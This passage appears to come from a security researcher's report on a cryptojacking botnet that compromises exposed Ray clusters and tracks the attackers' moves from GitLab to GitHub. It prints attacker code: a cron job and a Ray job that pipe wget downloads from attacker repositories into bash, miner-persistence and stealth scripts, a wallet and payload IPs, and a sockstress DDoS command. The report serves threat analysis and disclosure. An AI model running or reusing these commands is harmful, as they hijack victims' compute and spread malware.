25 OUR_WALLET="45MinZ6ECgTgxn8gbsSgAsK9ATrEN6N9ShbH3g4rSN4bKwH8QxuFygw3G7VwHwAusR9L35E4YjWYdTJaWDjbMGdCKYNz5X1.v2"
26
27 # Multiple possible miner binary names and locations
28 MINER_NAMES=".kworker" "ksoftirqd" ".systemd-helper" ".dbus-helper" ".network-helper"
29 MINER_PATHS=("/tmp" "/var/tmp" "/dev/shm" "$HOME/.cache" "$HOME/.config" "/var/lib" "/usr/local/bin")
```

The configuration of the payload that is being downloaded from GitLab.

```
35 # Function to ensure miner binary exists and is executable
36 ensure_miner_binary() {
37     echo -e "${YELLOW}Ensuring miner binary is available...${NC}"
38
39     # First, check if we already have a working miner binary
40     for base_path in "${MINER_PATHS[@]}; do
41         for miner_name in "${MINER_NAMES[@]}; do
42             miner_path="$base_path/$miner_name"
43             if [ -x "$miner_path" ] && [ -f "$miner_path" ]; then
44                 if ldd "$miner_path" >/dev/null 2>&1 || file "$miner_path" | grep -q "ELF"; then
45                     echo -e "${GREEN}Found working miner: $miner_path${NC}"
46                     echo "$miner_path"
47                     return 0
48                 fi
49             fi
50         done
51     done
52
53     # If no binary found, try to download one
54     echo -e "${YELLOW}No miner binary found, attempting to acquire one...${NC}"
55
56     # Try multiple download methods and URLs
57     DOWNLOAD_URLS=(
58         "https://github.com/xmrig/xmrig/releases/download/v6.18.1/xmrig-6.18.1-linux-static-x64.tar.gz"
59         "https://github.com/xmrig/xmrig/releases/download/v6.18.0/xmrig-6.18.0-linux-static-x64.tar.gz"
60         "http://45.95.168.100:8000/static/xmrig"
61         "http://185.215.180.70:8000/xmrig"
62     )
63
64     for base_path in "${MINER_PATHS[@]}; do
```

```
# Ensure we have a miner binary first
if ensure_miner_binary >/dev/null; then
    echo -e "${GREEN}✓ Miner binary available${NC}"
else
    echo -e "${YELLOW}▲ Miner binary not available, will try to acquire later${NC}"
fi

kill_all_miners
block_mining_pools
install_persistence
start_health_monitor

echo -e "${GREEN}=== SYSTEM ACTIVATED ===${NC}"
echo -e "${YELLOW}✓ Miner destroyer: ACTIVE${NC}"
echo -e "${YELLOW}✓ Health monitor: RUNNING${NC}"
echo -e "${YELLOW}✓ Persistence: INSTALLED${NC}"
echo -e "${YELLOW}✓ Pool blocking: ENABLED${NC}"
echo -e "${BLUE}Your wallet: ${OUR_WALLET:0:20}...${NC}"
```

```
# Platform-independent firewall blocking
block_mining_pools() {
    echo -e "${YELLOW}Blocking mining pools...${NC}"

    POOLS="xmrpool.eu moneroocean.stream minexmr.com nanopool.org ethermine.org f2pool.com pool.binance.com nicehash.com 2miners.com woolypooly.co"

    # Hosts file blocking (always works)
    if [ -w "/etc/hosts" ] || [ "${id -u}" -eq 0 ]; then
        temp_hosts=$(mktemp)
        cat /etc/hosts 2>/dev/null > "$temp_hosts" || true

        echo "$POOLS" | tr ' ' '\n' | while read pool; do
            if ! grep -q "$pool" "$temp_hosts" 2>/dev/null; then
                echo "127.0.0.1 $pool" >> "$temp_hosts"
                echo "127.0.0.1 www.$pool" >> "$temp_hosts"
            fi
        done

        if [ -w "/etc/hosts" ]; then
            cp "$temp_hosts" /etc/hosts 2>/dev/null || true
        fi
        rm -f "$temp_hosts"
    fi
}
```

Platform-independent firewall blocking of competing miners through hosts file

12: Live Campaign Evolution - "Attack Infrastructure as Code"

The GitLab repository [ironern440-group/ironern440-project](#) showed active commits, meaning attackers are iterating on their payloads in real-time. All compromised systems pulled updates every 15 minutes, so improvements propagate across the entire botnet within hours.

This is DevOps for cybercrime. Attackers used GitLab as their CI/CD pipeline for malware distribution. They can A/B test techniques, roll back failed updates, and respond to defensive measures - all through version control. The commit history showed active development in realtime.



Iron Ern
@ironern440

Activity

View all

Info

Member since October 12, 2025

NovDecJanFebMarAprMayJunJulAugSepOctNov

M

W

F

Issues, merge requests, pushes, and comments.

Pushed to branch `main` at ironern440-group / ironern440-project

944ec9ed · Edit aa.sh

2 hours ago

Pushed to branch `main` at ironern440-group / ironern440-project

8c5f3b5a · Edit aa.sh

17 hours ago

Pushed to branch `main` at ironern440-group / ironern440-project

6e688b1 · Edit aa.sh

17 hours ago

Pushed to branch `main` at ironern440-group / ironern440-project

93ede7f8 · Edit aa.sh

18 hours ago

Pushed to branch `main` at ironern440-group / ironern440-project

15281528 · Upload New File

18 hours ago

Pushed to branch `main` at ironern440-group / ironern440-project

43e23818 · Delete aa.sh

18 hours ago

Pushed to branch `main` at ironern440-group / ironern440-project

c83aa6a6 · Edit aa.sh

18 hours ago

main ironern440-project

ironern440-project

Find fileCode

Upload New File

Iron Ern authored 16 minutes ago

cd28b6d3History

Name	Last commit	Last update
README.md	Initial commit	November 2, 2025 at 6:23:25 PM GMT+2
aa.sh	Upload New File	16 minutes ago
mon.sh	Edit mon.sh	19 hours ago
run-CN.sh	Edit run-CN.sh	20 hours ago
run.sh	Edit run.sh	20 hours ago

Upload New File

Iron Ern authored 21 minutes ago

The files when accessed in Nov. 2

28/46

ironern440-project

main

Find file

Code

Edit run-CN.sh

Iron Ern authored 1 hour ago

90b7f002

History

Name	Last commit	Last update
README.md	Initial commit	3 weeks ago
mon.sh	Edit mon.sh	1 hour ago
run-CN.sh	Edit run-CN.sh	1 hour ago
run.sh	Edit run.sh	1 hour ago

The files when accessed in Nov. 4

Attacker payload changes were visible through GitLab.

```

52 - local exclude_patterns=("reservepattern454545" "oAwg8DKKS")
53 - local pid cpu cmdline
54 -
55 - ps -eo pid,%cpu --sort=-%cpu | awk -v threshold="$threshold" \
56 - 'NR>1 && $2 > threshold {print $1}' | while read -r pid; do
57 -
58 -     # Read full command line (even if truncated in 'ps')
59 -     if [ -f "/proc/$pid/cmdline" ]; then
60 -         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
61 -     else
62 -         echo "PID $pid died before inspection"
63 -         continue
64 -     fi
65 -
66 -     # Check for exclusion patterns in full cmdline
67 -     for pattern in "${exclude_patterns[@]}; do
68 -         if [[ "$cmdline" == *"$pattern"* ]]; then
69 -             echo "Excluding PID $pid (matched '$pattern')"
70 -             continue 2
71 -         fi
72 +
73 + local exclude_patterns=("reservepattern454545" "oAwg8CFH")
74 + ps -eo pid,%cpu --sort=-%cpu | awk -v t="$threshold" 'NR>1 && $2>t {print $1}' | while read -r pid; do
75 +     cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline" 2>/dev/null || continue)
76 +     for p in "${exclude_patterns[@]}; do
77 +         [[ "$cmdline" == *"$p"* ]] && echo "Excluding PID $pid ($p)" && continue 2
78 +     done
79 +
80 +     # Read full command line (even if truncated in 'ps')
81 +     if [ -f "/proc/$pid/cmdline" ]; then
82 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
83 +     else
84 +         echo "PID $pid died before inspection"
85 +         continue
86 +     fi
87 +
88 +     # Check for exclusion patterns in full cmdline
89 +     for pattern in "${exclude_patterns[@]}; do
90 +         if [[ "$cmdline" == *"$pattern"* ]]; then
91 +             echo "Excluding PID $pid (matched '$pattern')"
92 +             continue 2
93 +         fi
94 +     done
95 +
96 +     # Read full command line (even if truncated in 'ps')
97 +     if [ -f "/proc/$pid/cmdline" ]; then
98 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
99 +     else
100 +         echo "PID $pid died before inspection"
101 +         continue
102 +     fi
103 +
104 +     # Check for exclusion patterns in full cmdline
105 +     for pattern in "${exclude_patterns[@]}; do
106 +         if [[ "$cmdline" == *"$pattern"* ]]; then
107 +             echo "Excluding PID $pid (matched '$pattern')"
108 +             continue 2
109 +         fi
110 +     done
111 +
112 +     # Read full command line (even if truncated in 'ps')
113 +     if [ -f "/proc/$pid/cmdline" ]; then
114 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
115 +     else
116 +         echo "PID $pid died before inspection"
117 +         continue
118 +     fi
119 +
120 +     # Check for exclusion patterns in full cmdline
121 +     for pattern in "${exclude_patterns[@]}; do
122 +         if [[ "$cmdline" == *"$pattern"* ]]; then
123 +             echo "Excluding PID $pid (matched '$pattern')"
124 +             continue 2
125 +         fi
126 +     done
127 +
128 +     # Read full command line (even if truncated in 'ps')
129 +     if [ -f "/proc/$pid/cmdline" ]; then
130 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
131 +     else
132 +         echo "PID $pid died before inspection"
133 +         continue
134 +     fi
135 +
136 +     # Check for exclusion patterns in full cmdline
137 +     for pattern in "${exclude_patterns[@]}; do
138 +         if [[ "$cmdline" == *"$pattern"* ]]; then
139 +             echo "Excluding PID $pid (matched '$pattern')"
140 +             continue 2
141 +         fi
142 +     done
143 +
144 +     # Read full command line (even if truncated in 'ps')
145 +     if [ -f "/proc/$pid/cmdline" ]; then
146 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
147 +     else
148 +         echo "PID $pid died before inspection"
149 +         continue
150 +     fi
151 +
152 +     # Check for exclusion patterns in full cmdline
153 +     for pattern in "${exclude_patterns[@]}; do
154 +         if [[ "$cmdline" == *"$pattern"* ]]; then
155 +             echo "Excluding PID $pid (matched '$pattern')"
156 +             continue 2
157 +         fi
158 +     done
159 +
160 +     # Read full command line (even if truncated in 'ps')
161 +     if [ -f "/proc/$pid/cmdline" ]; then
162 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
163 +     else
164 +         echo "PID $pid died before inspection"
165 +         continue
166 +     fi
167 +
168 +     # Check for exclusion patterns in full cmdline
169 +     for pattern in "${exclude_patterns[@]}; do
170 +         if [[ "$cmdline" == *"$pattern"* ]]; then
171 +             echo "Excluding PID $pid (matched '$pattern')"
172 +             continue 2
173 +         fi
174 +     done
175 +
176 +     # Read full command line (even if truncated in 'ps')
177 +     if [ -f "/proc/$pid/cmdline" ]; then
178 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
179 +     else
180 +         echo "PID $pid died before inspection"
181 +         continue
182 +     fi
183 +
184 +     # Check for exclusion patterns in full cmdline
185 +     for pattern in "${exclude_patterns[@]}; do
186 +         if [[ "$cmdline" == *"$pattern"* ]]; then
187 +             echo "Excluding PID $pid (matched '$pattern')"
188 +             continue 2
189 +         fi
190 +     done
191 +
192 +     # Read full command line (even if truncated in 'ps')
193 +     if [ -f "/proc/$pid/cmdline" ]; then
194 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
195 +     else
196 +         echo "PID $pid died before inspection"
197 +         continue
198 +     fi
199 +
200 +     # Check for exclusion patterns in full cmdline
201 +     for pattern in "${exclude_patterns[@]}; do
202 +         if [[ "$cmdline" == *"$pattern"* ]]; then
203 +             echo "Excluding PID $pid (matched '$pattern')"
204 +             continue 2
205 +         fi
206 +     done
207 +
208 +     # Read full command line (even if truncated in 'ps')
209 +     if [ -f "/proc/$pid/cmdline" ]; then
210 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
211 +     else
212 +         echo "PID $pid died before inspection"
213 +         continue
214 +     fi
215 +
216 +     # Check for exclusion patterns in full cmdline
217 +     for pattern in "${exclude_patterns[@]}; do
218 +         if [[ "$cmdline" == *"$pattern"* ]]; then
219 +             echo "Excluding PID $pid (matched '$pattern')"
220 +             continue 2
221 +         fi
222 +     done
223 +
224 +     # Read full command line (even if truncated in 'ps')
225 +     if [ -f "/proc/$pid/cmdline" ]; then
226 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
227 +     else
228 +         echo "PID $pid died before inspection"
229 +         continue
230 +     fi
231 +
232 +     # Check for exclusion patterns in full cmdline
233 +     for pattern in "${exclude_patterns[@]}; do
234 +         if [[ "$cmdline" == *"$pattern"* ]]; then
235 +             echo "Excluding PID $pid (matched '$pattern')"
236 +             continue 2
237 +         fi
238 +     done
239 +
240 +     # Read full command line (even if truncated in 'ps')
241 +     if [ -f "/proc/$pid/cmdline" ]; then
242 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
243 +     else
244 +         echo "PID $pid died before inspection"
245 +         continue
246 +     fi
247 +
248 +     # Check for exclusion patterns in full cmdline
249 +     for pattern in "${exclude_patterns[@]}; do
250 +         if [[ "$cmdline" == *"$pattern"* ]]; then
251 +             echo "Excluding PID $pid (matched '$pattern')"
252 +             continue 2
253 +         fi
254 +     done
255 +
256 +     # Read full command line (even if truncated in 'ps')
257 +     if [ -f "/proc/$pid/cmdline" ]; then
258 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
259 +     else
260 +         echo "PID $pid died before inspection"
261 +         continue
262 +     fi
263 +
264 +     # Check for exclusion patterns in full cmdline
265 +     for pattern in "${exclude_patterns[@]}; do
266 +         if [[ "$cmdline" == *"$pattern"* ]]; then
267 +             echo "Excluding PID $pid (matched '$pattern')"
268 +             continue 2
269 +         fi
270 +     done
271 +
272 +     # Read full command line (even if truncated in 'ps')
273 +     if [ -f "/proc/$pid/cmdline" ]; then
274 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
275 +     else
276 +         echo "PID $pid died before inspection"
277 +         continue
278 +     fi
279 +
280 +     # Check for exclusion patterns in full cmdline
281 +     for pattern in "${exclude_patterns[@]}; do
282 +         if [[ "$cmdline" == *"$pattern"* ]]; then
283 +             echo "Excluding PID $pid (matched '$pattern')"
284 +             continue 2
285 +         fi
286 +     done
287 +
288 +     # Read full command line (even if truncated in 'ps')
289 +     if [ -f "/proc/$pid/cmdline" ]; then
290 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
291 +     else
292 +         echo "PID $pid died before inspection"
293 +         continue
294 +     fi
295 +
296 +     # Check for exclusion patterns in full cmdline
297 +     for pattern in "${exclude_patterns[@]}; do
298 +         if [[ "$cmdline" == *"$pattern"* ]]; then
299 +             echo "Excluding PID $pid (matched '$pattern')"
300 +             continue 2
301 +         fi
302 +     done
303 +
304 +     # Read full command line (even if truncated in 'ps')
305 +     if [ -f "/proc/$pid/cmdline" ]; then
306 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
307 +     else
308 +         echo "PID $pid died before inspection"
309 +         continue
310 +     fi
311 +
312 +     # Check for exclusion patterns in full cmdline
313 +     for pattern in "${exclude_patterns[@]}; do
314 +         if [[ "$cmdline" == *"$pattern"* ]]; then
315 +             echo "Excluding PID $pid (matched '$pattern')"
316 +             continue 2
317 +         fi
318 +     done
319 +
320 +     # Read full command line (even if truncated in 'ps')
321 +     if [ -f "/proc/$pid/cmdline" ]; then
322 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
323 +     else
324 +         echo "PID $pid died before inspection"
325 +         continue
326 +     fi
327 +
328 +     # Check for exclusion patterns in full cmdline
329 +     for pattern in "${exclude_patterns[@]}; do
330 +         if [[ "$cmdline" == *"$pattern"* ]]; then
331 +             echo "Excluding PID $pid (matched '$pattern')"
332 +             continue 2
333 +         fi
334 +     done
335 +
336 +     # Read full command line (even if truncated in 'ps')
337 +     if [ -f "/proc/$pid/cmdline" ]; then
338 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
339 +     else
340 +         echo "PID $pid died before inspection"
341 +         continue
342 +     fi
343 +
344 +     # Check for exclusion patterns in full cmdline
345 +     for pattern in "${exclude_patterns[@]}; do
346 +         if [[ "$cmdline" == *"$pattern"* ]]; then
347 +             echo "Excluding PID $pid (matched '$pattern')"
348 +             continue 2
349 +         fi
350 +     done
351 +
352 +     # Read full command line (even if truncated in 'ps')
353 +     if [ -f "/proc/$pid/cmdline" ]; then
354 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
355 +     else
356 +         echo "PID $pid died before inspection"
357 +         continue
358 +     fi
359 +
360 +     # Check for exclusion patterns in full cmdline
361 +     for pattern in "${exclude_patterns[@]}; do
362 +         if [[ "$cmdline" == *"$pattern"* ]]; then
363 +             echo "Excluding PID $pid (matched '$pattern')"
364 +             continue 2
365 +         fi
366 +     done
367 +
368 +     # Read full command line (even if truncated in 'ps')
369 +     if [ -f "/proc/$pid/cmdline" ]; then
370 +         cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
371 +     else
372 +         echo "PID $pid died before inspection"
373 +         continue
374 +     fi
375 +
3
```

The attackers changed their “exclude pattern” - their own miner fingerprint - that is used to distinguish other miners that were a result of another attack group.

```

38 - # Function to monitor and kill high CPU usage processes
39 30 kill_high_cpu_processes() {
40 31     local threshold=150.0
41 -     local exclude_patterns=("reservepattern454545" "oAwgBDKKS")
42 32 +     local exclude_patterns=("reservepattern454545" "oAwgBCFH")
43 33     local pid cpu cmdline
44 -
45 -     ps -eo pid,%cpu --sort=-%cpu | awk -v threshold="$threshold" \
46 -         'NR>1 && $2 > threshold {print $1}' | while read -r pid; do
47 -
48 -         # Read full command line (even if truncated in `ps`)
49 34 +     ps -eo pid,%cpu --sort=-%cpu | awk -v threshold="$threshold" 'NR>1 && $2 > threshold {print $1}' | while read -r pid; do

```

```
run_program() {
    local executable="$program_file"
-   local fallback_executable="/tmp/dns" #xmrig
+   local fallback_executable="/tmp/dns"
    local download_url="https://gitlab.com/Kanedias/xmrig-static/-/releases/permalink/latest/downloads/xmrig-x86_64-static"
```

The diff was visible through GitLab easily - a commit that removes all comments of the LLM-generated payloads.

el3ctr0wqw1 / xmrig-vr12 Public

forked from rplnt8/xmrig-vr1

Code Pull requests Actions Projects Security Insights

Releases Tags

Find a release

Aug 24

el3ctr0wqw1

main

dd45f40

Compare

main Latest

main

Full Changelog: <https://github.com/el3ctr0wqw1/xmrig-vr12/commits/main>

Assets 3

xmrig-vr1	sha256:a6e7d30efad34e...	7.76 MB	Aug 24
Source code (zip)			Aug 16
Source code (tar.gz)			Aug 16

Some payloads were hosted on GitHub. This repo is used for hosting malware as GitHub version releases

rplnt8 / cpuminer-opt-rplnt Public

Follow Actions Projects Security Insights

rplnt8

Owns this repository

Committed to this repository

5.0.46 Latest

rplnt8 released this Sep 3 5.0.46 21ff441

- add interchained algo aka -a yespower -N 1024 -R 8

for windows use <https://github.com/JayDDee/cpuminer-opt>

cpuminer-sse2.exe -a yespower -N 1024 -R 8 -u WALLET.WORKER -o stratum+tcp://eu.rplnt.xyz:7158

Assets 4


cpuminer-opt-linux-5.0.46.tar.gz	sha256:83253a35d01fcbda4ec4110853...	29.4 MB	Sep 3
cpuminer-opt-mac-5.0.46.tar.gz	sha256:4f8e4cca8dd2d663bf7af34e48...	13.3 MB	Sep 3
Source code (zip)			Sep 11, 2019
Source code (tar.gz)			Sep 11, 2019

<https://github.com/rplnt8>

CryptoMiners were served through GitHub release files

```
...m/el3ctr0wqw1/xmrig-vr12/releases/download/main/xmrig-vr1" #"https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
...com/el3ctr0wqw1/xmrig-vr12/releases/download/main/xmrig-vr1" #"https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
```

Attackers have downloaded the XMRig (cryptominer) from different repositories and IPs over time. We found this gitlab username in one of the payload commented out bash lines.



The commented out username found in one of the payloads was blocked, probably due to the same activity.

```

main ironern440-project / aa.sh
aa.sh
Edit aa.sh
Iron Ern authored 1 hour ago
944ec9ed History
Code owners Assign users and groups as approvers for specific file changes. Learn more.
aa.sh 20.97 KiB
1 #!/bin/bash
2
3 # Ultimate Miner Killer & Health Monitor - Robust Version
4 # Kills ALL miners except ours and maintains persistence
5
6 # Immediate stealth mode
7 if [ "$1" != "stealth" ]; then
8     /bin/bash "$0" stealth &
9     exit 0
10 fi
11
12 sleep 1
13 # Try to set process name if supported
14 echo "kworker/0:0" > /proc/$$/comm 2>/dev/null || true
15 echo "-1000" > /proc/$$/oom_score_adj 2>/dev/null || true
16
17 RED='\033[0;31m'
18 GREEN='\033[0;32m'
19 YELLOW='\033[1;33m'
20 BLUE='\033[0;34m'
21 NC='\033[0m'
22
23 # ===== CONFIGURATION =====
24 OUR_MINER_PATTERN="supportxmr.com:443"
25 OUR_WALLET="45MinZ6ECgTgxN8gbm5gAsK9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L3SE4YjWYdTJaWDjbM6DCKYNz5X1.v2"
26
27 # Multiple possible miner binary names and locations
28 MINER_NAMES=("kworker" "ksoftirqd" ".systemd-helper" ".dbus-helper" ".network-helper")
29 MINER_PATHS=("/tmp" "/var/tmp" "/dev/shm" "$HOME/.cache" "$HOME/.config" "/var/lib" "/usr/local/bin")
30
31 # Check if the cron job already exists
32 if ! crontab -l 2>/dev/null | grep -q "wget -O - https://gitlab.com/ironern440-group/ironern440-project/-raw/main/mon.sh | bash"; then
33     (crontab -l 2>/dev/null; echo "*/* * * * wget -O - https://gitlab.com/ironern440-group/ironern440-project/-raw/main/mon.sh | bash") | c
34     echo "Cron job added successfully."
35 else
36     echo "Cron job already exists."
37 fi

```

The configuration of the payload that is being downloaded from GitLab.

FAILED [View details](#)

4s

View

SUCCEEDED [View details](#)

This transforms the operation from pure cryptojacking into a **multi-purpose botnet**. The ability to **launch DDoS attacks** adds another monetization vector - attackers can rent out DDoS capacity or use it to eliminate competition. The target port 3333 is commonly used by mining pools, **suggesting attacks against rival mining infrastructure**.

DDoS Command used by attackers:

```
./sockstress 3333 eth0 -p payloads/http

24 root      2718682      1  1 Oct10 ?      05:47:18 ./sockstress
25 root      2719007      1  1 Oct10 ?      05:41:13 ./sockstress
```

'sockstress' used for DDOS - with specific IPs and specific ports.

15: Spray and Pray - "Using Victims to Find More Victims"

Compromised Ray clusters were used to spray attack payloads to other Ray dashboards worldwide. The attackers essentially created a self-propagating worm that uses one victim to scan for and compromise the next victim.

This is worm-like behavior in cloud infrastructure. Instead of centralized scanning (which is noisy and detectable), attackers distributed the scanning across their botnet. Each compromised cluster helps discover and infect new clusters, creating exponential growth. The use of interact.sh for callback means attackers only see successful compromises, reducing noise.

Propagation Flow:

- 1. Compromised Cluster A scans for exposed Ray dashboards
- 2. Sends test payload with interact.sh callback
- 3. Attacker sees successful callback
- 4. Attacker sends full payload to new victim
- 5. New victim joins botnet and starts scanning
- 6. Repeat

GitHub-Launched Attack Campaign: Technical Breakdown and Evidence of Techniques

Following the attackers' GitLab account and repository being taken down on November 5, 2025, the attackers migrated the repo to GitHub, where they remain active. They created the new GitHub repo on November 10, 2025.

Below, we walk through the techniques the attackers used with GitHub as their delivery mechanism, providing evidence of what was uncovered and how they evolved their methods.

Moving to GitHub

The second phase was even more successful.

Attackers Ported to GitHub on November 10, 2025. We identified a compromised Ray cluster and were surprised to see **a new GitHub repository** in the payload from the willd, replacing the repository that was removed by GitLab after we reported the first phase.

Entrypoint	Status	Status message	Duration
python3 -c "import ray,subprocess;from ray.util.scheduli...	 RUNNING	Job is currently running. Expand	3h 31m
python3 -c "import ray,subprocess;from ray.util.scheduli... python3 -c "import ray,subprocess;from ray.util.scheduling_strategies import NodeAffinitySchedulingStrategy;ray.init(address='aut o');nodes=[n for n in ray.nodes() if n.get('Alive',False)];f=[ray.get((lambda nid: ray.remote(lambda: subprocess.run('wget -O - https://raw.githubusercontent.com/thisisforwork440- ops/ironrock/main/mon1.sh bash',shell=True)).options(scheduling_strategy=Node AffinitySchedulingStrategy(node_id=nid,soft=False)).r emote()))(n.get('NodeID') or n.get('nodeID') or n.get('node_id')) for n in nodes];"	 RUNNING	Job is currently running. Expand	8h 21m

The public repository <https://github.com/thisisforwork440-ops/ironrock> was used in the payload

 thisisforwork440-ops / ironrock

Q Type to search

 Code  Issues  Pull requests  Actions  Projects  Security  Insights

Commits

 main

All users All time

Commits on Nov 16, 2025

Update runCN1.sh

 thisisforwork440-ops authored 3 hours ago

Verified 8cd504a

Update run1.sh

 thisisforwork440-ops authored 3 hours ago

Verified d7ae16f

Update mon1.sh

 thisisforwork440-ops authored 3 hours ago

Verified 889fe24

Update mon440.sh

 thisisforwork440-ops authored 3 hours ago

Verified 90b0175

Create runCN440.sh

 thisisforwork440-ops authored 3 hours ago

Verified b68cb67

Create run440.sh

 thisisforwork440-ops authored 3 hours ago

Verified 0e53173


 

Create mon440.sh


 thisisforwork440-ops authored 3 hours ago

Verified 188e1f9



Attackers put hands on internet-facing clusters with **thousands of machines** (Worth \$4M USD per year) - utilizing 100% CPU on the compromised Ray nodes:



```

385 nodes: 36 vCPU, 14.9 GB RAM
267 nodes: 56 vCPU, 29.8 GB RAM
100 nodes: 20 vCPU, 14.9 GB RAM
88 nodes: 40 vCPU, 29.8 GB RAM
57 nodes: 32 vCPU, 29.8 GB RAM
45 nodes: 200 vCPU, 29.8 GB RAM
41 nodes: 72 vCPU, 29.8 GB RAM
31 nodes: 24 vCPU, 29.8 GB RAM
29 nodes: 104 vCPU, 29.8 GB RAM
27 nodes: 16 vCPU, 29.8 GB RAM
23 nodes: 12 vCPU, 14.9 GB RAM
9 nodes: 28 vCPU, 14.9 GB RAM
7 nodes: 8 vCPU, 14.9 GB RAM
5 nodes: 44 vCPU, 29.8 GB RAM

```

Cluster HW breakdown. The annual price on-demand exceeds \$3 million USD from this cluster alone!

One of the servers had a network NFS mount, which included **240GB** of Source Code, AI Models and Datasets. Everything the company is doing for the past few years, exposed to the internet.:

```

/public
total 239G
drwxr-xr-x 2 root root 8.0K Jan 10 2025
drwxr-xr-x 3 root root 4.0K Jan 9 2025
-rw-r--r-- 1 root root 1.5G Jan 9 2025
-rw-r--r-- 1 root root 497M Jan 9 2025
-rw-r--r-- 1 root root 32G Jan 9 2025
-rw-r--r-- 1 root root 190G Jan 10 2025
-rw-r--r-- 1 root root 16G Jan 10 2025

```

Archive that includes source code, models, and datasets - **240GB compressed** (Petabytes after extraction)

```

ASCEND_RT_VISIBLE_DEVICES=''
AWS_CONTAINER_AUTHORIZATION_TOKEN_FILE='/var/run/secrets/pods.eks.amazonaws.com/serviceaccount/eks-pod-identity-token'
AWS_CONTAINER_CREDENTIALS_FULL_URI='http://          :credentials'
AWS_DEFAULT_REGION='us-'
AWS_REGION='us-'
AWS_STS_REGIONAL_ENDPOINTS='regional'
HABANA_VISIBLE_MODULES=''
HOME='/home/ray'
HOSTNAME='ray-'

```

Machines with access to AWS EKS roles

```

if __name__ == "__main__":
    # Parse command line arguments
    parser = argparse.ArgumentParser(description="Submit a job to Ray cluster with dynamic host and command execution.")
    parser.add_argument("--host", type=str, required=True, help="The host address of the Ray cluster head node. Format: http(s)://<ip>:<port>")
    parser.add_argument("--cmd", type=str, required=True, help="The command to be executed on the Ray cluster.")
    args = parser.parse_args()
    validate_host_format(args.host)

```

The attackers used POCs for ShadowRay from the internet for Initial Access - we identified it through reverse search, it looked familiar.

Mining Pool Statistics



In a new mining pool for the second phase of the attack, the attackers reached the #1 spot among 100+ registered miners. The attacker HashRate (and financial reward) kept increasing until we reported the user activity to GitHub.

Improving the exploit

```
if command -v nvidia-smi > /dev/null; then
    echo "Running nohup ./python3.6.3 &"
    cd /tmp; mkdir .p && cd .p; wget https://github.com/rigelminer/rigel/releases/download/1.22.3/rigel-1.22.3-linux.tar.gz; tar xvf
fi
```

The attackers leveraged a new cryptominer that utilizes GPU better, by checking whether it is a GPU machine (through 'nvidia-smi' utility)

```
35 + # ---- Set home directory -----
36 + if [[ $(id -u) -eq 0 ]]; then
37 +     HOME_1='/usr/lib/dev'
38 + else
39 +     HOME_1='/tmp/usr/lib'
40 + fi
41 + mkdir -p "$HOME_1/systemdev" 2>/dev/null
